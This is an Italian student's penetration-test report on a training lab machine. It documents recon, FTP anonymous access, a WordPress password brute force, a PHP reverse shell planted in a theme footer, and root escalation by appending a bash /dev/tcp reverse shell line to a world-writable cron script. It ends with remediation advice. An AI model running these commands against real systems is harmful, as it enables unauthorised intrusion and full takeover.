Informazioni all'interno del documento

Title: W16D4 Gallo Cosimo Pio

Classificazione: Non Confidenziale

Autore: Gallo Cosimo Pio

email: cosimogll1@gmail.com

legal: false

Informazioni del cliente e dell'attività

client: Prof Valerio Casalino

activity: Valutazione delle vulnerabilità

activity_type: Hacking Vancouver

data inizio: 22/11/2025

Sintesi

L'esercizio di fine modulo del quarto mese era incentrato sul bucare la macchina Vancouver. La traccia dell'esercizio: l'obiettivo dello studente è quello di eseguire un VA/PT completo sulla macchina bersaglio, e documentare efficacemente il suo lavoro al fine di produrre un report esaustivo.

Scope

I nostri target:

- 192.168.56.101

Sintesi delle vulnerabilità

Tabella delle vulnerabilità rilevate (inserisco solo vulnerabilità rilevanti ai fini dell'esercizio):

Nome vulnerabilità	Rischio	Σ
FTP anonymous profile	High	1
WordPress	High	1

Nome vulnerabilità	**Rischio**	Σ
Utente anne	High	1
Vulnerabilità totali trovate		3

Esecuzione

Netdiscover

Per iniziare ho individuato il mio indirizzo IP che è uguale a: 192.168.56.102
Non avendo l'IP della macchina target ho effettuato un:

```
netdiscover -i eth0 -r 192.168.1.0/24
```


Figure 1: Screenshot 1: Netdiscover - Indirizzo IP Target


Nmap

Dopo aver trovato l'IP della macchina target (192.168.56.101) ho effettuato una scansione tramite Nmap per identificare tutte le porte aperte e i servizi associati. (NB. il comando utilizzato è uno script bash avanzato che include vari tipi di scansione Nmap): `nmapAutomator.sh -H 192.168.56.101 -t Full`

Gobuster

Ho individuato la porta 80 aperta, quindi presenza di un server web. Ho usato: `gobuster dir -u 192.168.56.101 -w /usr/share/wordlists/dirb/common.txt`
Ho scoperto la directory `/robots.txt` che indicava `/backup_wordpress`





WPScan


Identificato WordPress, ho eseguito una scansione iniziale: `wpscan --url http://192.168.56.101/backup_wordpress` Nessuna vulnerabilità sfruttabile direttamente.

Figure 2: Screenshot 5: WPScan Initial Scan

FTP


Ho provato la porta 21 (FTP): `ftp 192.168.56.101` Accesso con utente **anonymous**. Nella directory `public` ho trovato e scaricato `users.txt.bk` con possibili

username




WPScan Brute Force Attack


Ho usato WPScan per brute force su WordPress con la lista utenti scaricata:
`wpscan --url http://192.168.56.101/backup_wordpress --usernames /home/kali/Desktop/usern.txt --passwords /usr/share/wordlists/rockyou.txt`
Risultato: utente **john** - password **enigma**




Accesso al pannello WordPress:




Ho modificato il theme footer per inserire una reverse shell PHP





Listener attivo sulla porta 12345:




Privilege Escalation

Con la shell iniziale ho eseguito LinPEAS, che ha identificato `/usr/local/bin/cleanup` (scrivibile da tutti, eseguito da root via cron)

Ho aggiunto la reverse shell:

```
echo "/bin/bash -c '/bin/sh -i >& /dev/tcp/192.168.56.51/9001
0>&1'" >> /usr/local/bin/cleanup
```



ABBIAMO IL ROOT

Fail

I fail commessi sono visibili negli screenshot (es. tentativi falliti di editing diretto via FTP, scansioni non sfruttabili inizialmente)

Rimedi

- Aggiornare WordPress all'ultima versione.
- Utilizzare password complesse e uniche.
- Disabilitare FTP anonymous.
- Rimuovere/permettere solo accesso autenticato a backup sensibili.
- Aumentare la sicurezza generale con un professionista (spero di esserlo io presto!).

Elenco Screenshot (per riferimento)

- Screenshot 1: Netdiscover - Indirizzo IP Target → ipmacchinatarget.png
- Screenshot 2: Nmap Scan Results → nmap192.168.56.101.png
- Screenshot 3: Gobuster e Robots.txt → paginaweb1.png
- Screenshot 4: Contenuto Robots.txt con directory backup → paginaweb2.png
- Screenshot 5: WPScan Initial Scan → wpscan.png
- Screenshot 6: FTP Anonymous Login → ftp.png
- Screenshot 7: Contenuto file users.txt.bk → utenti.png
- Screenshot 8: WPScan Brute Force in corso → wpscanbrute.png
- Screenshot 9: WPScan Brute Force successo → wpscanbrute2.png
- Screenshot 10: WordPress Login → sito.png
- Screenshot 11: Theme Editor - Selezione Footer → footer2.png
- Screenshot 12: Theme Footer prima della modifica → footer.png
- Screenshot 13: Inserimento codice Reverse Shell PHP → reverseshellphp.png
- Screenshot 14: Reverse Shell e Listener → reverseshell.png
- Screenshot 15: LinPEAS - File Cleanup Sospetto → filesospetto.png
- Screenshot 16: Listener Root iniziale → nciniziale.png
- Screenshot 17: Shell Root ottenuta → ncfinale.png
- Screenshot 18: Proof Root Access → ROOT.png